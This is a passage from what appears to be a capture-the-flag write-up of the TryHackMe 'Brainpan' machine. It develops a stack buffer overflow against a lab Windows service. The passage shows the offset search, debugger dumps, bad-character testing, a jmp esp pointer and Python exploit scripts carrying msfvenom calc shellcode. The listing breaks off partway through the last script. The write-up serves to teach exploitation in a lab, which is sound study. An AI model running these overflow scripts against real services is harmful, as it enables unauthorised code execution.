m1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5
Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr
0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4C
t5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9
Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy
4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8D
a9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3
Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df
8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2D
i3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7
Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn
2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6D
p7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1
Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du
6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0D
x1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5
Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec
0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4E
e5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9
Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej
4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8E
```

```
l9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3
Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq
8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2E
t3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7
Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey
2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6F
a7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1
Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff
6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0F
i1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5
Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn
0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4F
p5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9
Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu
4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8F
w9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3
Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb
8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2G
e3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7
Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj
2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6G
l7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1
Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq
6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0G
t1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5
Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy
0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4H
a5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9
Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf
4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8H
h9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3
Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm
8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2H
p3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7
Hr8Hr9
```




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◘"
EDX 0022F720 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab
EBX 7FFD3000
ESP 0022F930 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At
EBP 72413372
ESI 00000000
EDI 00000000

EIP 35724134

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

```
root@kali:~/Documents/TryHackMe/Brainpan# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134
[*] Exact match at offset 524
```

Now we know the offset is `524` we can now create a skeleton script. We can also see if we can overwrite the `eip` with B's.

```
import socket,sys

address = '192.168.79.128'
port = 9999

bufflen = 6000
offset = 524

# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += "B" * 4
buffer += "C" * 4
buffer += "D" * (bufflen - len(buffer))
buffer += '\r\n'



try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

As we can see we can overwrite the eip location.




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm◘"
EDX 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBX 7FFDF000
ESP 0022F930 ASCII "CCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

Now we need to test to see if there are any bad characters. We do this by first crashing the exe by passing it ALL hex values.

```
import socket,sys

address = '192.168.79.128'
port = 9999

bufflen = 6000
offset = 524

# badhchars
badchars =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x2
5\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\
x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4
a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\
x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6
```

```
f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\
x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x9
4\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\
xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb
9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\
xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xd
e\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\
xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"



# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += "B" * 4
buffer += badchars
buffer += "D" * (bufflen - len(buffer))
buffer += '\r\n'


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

Now we can use Mona.py to find any bad charaters.



```
0022F930  50 |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
                                                               | Memory
```

mona Memory comparison results

```
Address      Status                     BadChars   Type
0x0022f930   Corruption after 0 bytes   00         normal
```


```
0022F930            | File        | Memory      | Note
0022F930 -----------------------------------------------------
0022F930 0 0 1   0   | 00          |             | missing
0022F930 1 0 255 255 | 01 ... ff   | 01 ... ff   | unmodified!
0022F930 -----------------------------------------------------
0022F930
0022F930 Possibly bad chars: 00
0022F930
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.343000
```

```
!mona compare -a esp -f C:\Python27\badchar.bin
```

C:\Python27\python.exe

we see `\x00\` is a bad char so we will add this and the NOP slead `\x90\` to our list.

Now we need to redirect the flow of code execution and the easyiest way to accomplishg this is to use mona again. Using mona we can find the location of jmp esp.




```
[+] Results :
  0x311712f3 : jmp esp |  {PAGE_EXECUTE_READ} [brai
    Found a total of 1 pointers

[+] This mona.py action took 0:00:00.421000
```

We need to make sure we reverse the order of the memory location. Now anything that follows jmp_esp will be executed since it exsist on the top of the stack. If we pass `\xCC\xCC\xCC\xCC` we should see the program tryt to execute thios.

```
import socket,sys

address = '192.168.79.128'
port = 9999

bufflen = 6000
offset = 524
jmp_esp = "\xf3\x12\x17\x31"


# badhchars
badchars =
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x2
5\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\
x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4
a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\
x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6
```

```
f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\
x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x9
4\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\
xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb
9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\
xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xd
e\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\
xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"



# creating the buffer
buffer = ""
buffer += "A" * offset
buffer += jmp_esp
buffer += "\xCC\xCC\xCC\xCC"
buffer += "C" * (bufflen - len(buffer))
buffer += '\r\n'


try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((address,port))
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)
except:
        print '[!] Unable to connect to the application.'
        sys.exit(0)
finally:
        s.close()
```

We see it tries to execure our `\xCC\xCC\xCC\xCC`



```
0022F931   CC          INT3
0022F932   CC          INT3
0022F933   CC          INT3
0022F934   43          INC EBX
0022F935   43          INC EBX
0022F936   43          INC EBX
0022F937   43          INC EBX
0022F938   43          INC EBX
```

Now lets see if we can pop a calc. We need to make sure we pass the `\x90` NOP slead before we send the shellcode.

```
>  msfvenom -p windows/exec -b "\x00" -f python --var-name shellcode
CMD=calc.exe EXITFUNC=thread
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1237 bytes
shellcode =  b""
shellcode += b"\xbe\x7e\xb7\x52\x34\xd9\xcb\xd9\x74\x24\xf4"
shellcode += b"\x58\x2b\xc9\xb1\x31\x83\xc0\x04\x31\x70\x0f"
shellcode += b"\x03\x70\x71\x55\xa7\xc8\x65\x1b\x48\x31\x75"
shellcode += b"\x7c\xc0\xd4\x44\xbc\xb6\x9d\xf6\x0c\xbc\xf0"
shellcode += b"\xfa\xe7\x90\xe0\x89\x8a\x3c\x06\x3a\x20\x1b"
shellcode += b"\x29\xbb\x19\x5f\x28\x3f\x60\x8c\x8a\x7e\xab"
shellcode += b"\xc1\xcb\x47\xd6\x28\x99\x10\x9c\x9f\x0e\x15"
shellcode += b"\xe8\x23\xa4\x65\xfc\x23\x59\x3d\xff\x02\xcc"
shellcode += b"\x36\xa6\x84\xee\x9b\xd2\x8c\xe8\xf8\xdf\x47"
shellcode += b"\x82\xca\x94\x59\x42\x03\x54\xf5\xab\xac\xa7"
shellcode += b"\x07\xeb\x0a\x58\x72\x05\x69\xe5\x85\xd2\x10"
shellcode += b"\x31\x03\xc1\xb2\xb2\xb3\x2d\x43\x16\x25\xa5"
shellcode += b"\x4f\xd3\x21\xe1\x53\xe2\xe6\x99\x6f\x6f\x09"
shellcode += b"\x4e\xe6\x2b\x2e\x4a\xa3\xe8\x4f\xcb\x09\x5e"
shellcode += b"\x6f\x0b\xf2\x3f\xd5\x47\x1e\x2b\x64\x0a\x74"
shellcode += b"\xaa\xfa\x30\x3a\xac\x04\x3b\x6a\xc5\x35\xb0"
shellcode += b"\xe5\x92\xc9\x13\x42\x7c\x28\xb6\xbe\x15\xf5"
shellcode += b"\x53\x03\x78\x06\x8e\x47\x85\x85\x3b\x37\x72"
shellcode += b"\x95\x49\x32\x3e\x11\xa1\x4e\x2f\xf4\xc5\xfd"
shellcode += b"\x50\xdd\xa5\x60\xc3\xbd\x07\x07\x63\x27\x58"
```


Adding this to our script and including the NOP slead

```
import socket,sys

address = '192.168.79.128'
port = 9999

bufflen = 6000
offset = 524
jmp_esp = "\xf3\x12\x17\x31"
```

```
# calc shellcode
shellcode =  ""
shellcode += "\xbe\x7e\xb7\x52\x34\xd9\xcb\xd9\x74\x24\xf4"
shellcode += "\x58\x2b\xc9\xb1\x31\x83\xc0\x04\x31\x70\x0f"
shellcode += "\x03\x70\x71\x55\xa7\xc8\x65\x1b\x48\x31\x75"
shellcode += "\x7c\xc0\xd4\x44\xbc\xb6\x9d\xf6\x0c\xbc\xf0"
shellcode += "\xfa\xe7\x90\xe0\x89\x8a\x3c\x06\x3a\x20\x1b"
shellcode += "\x29\xbb\x19\x5f\x28\x3f\x60\x8c\x8a\x7e\xab"
shellcode += "\xc1\xcb\x47\xd6\x28\x99\x10\x9c\x9f\x0e\x15"
shellcode += "\xe8\x23\xa4\x65\xfc\x23\x59\x3d\xff\x02\xcc"
shellcode += "\x36\xa6\x84\xee\x9b\xd2\x8c\xe8\xf8\xdf\x47"
shellcode += "\x82\xca\x94\x59\x42\x03\x54\xf5\xab\xac\xa7"
shellcode += "\x07\xeb\x0a\x58\x72\x05\x69\xe5\x85\xd2\x10"
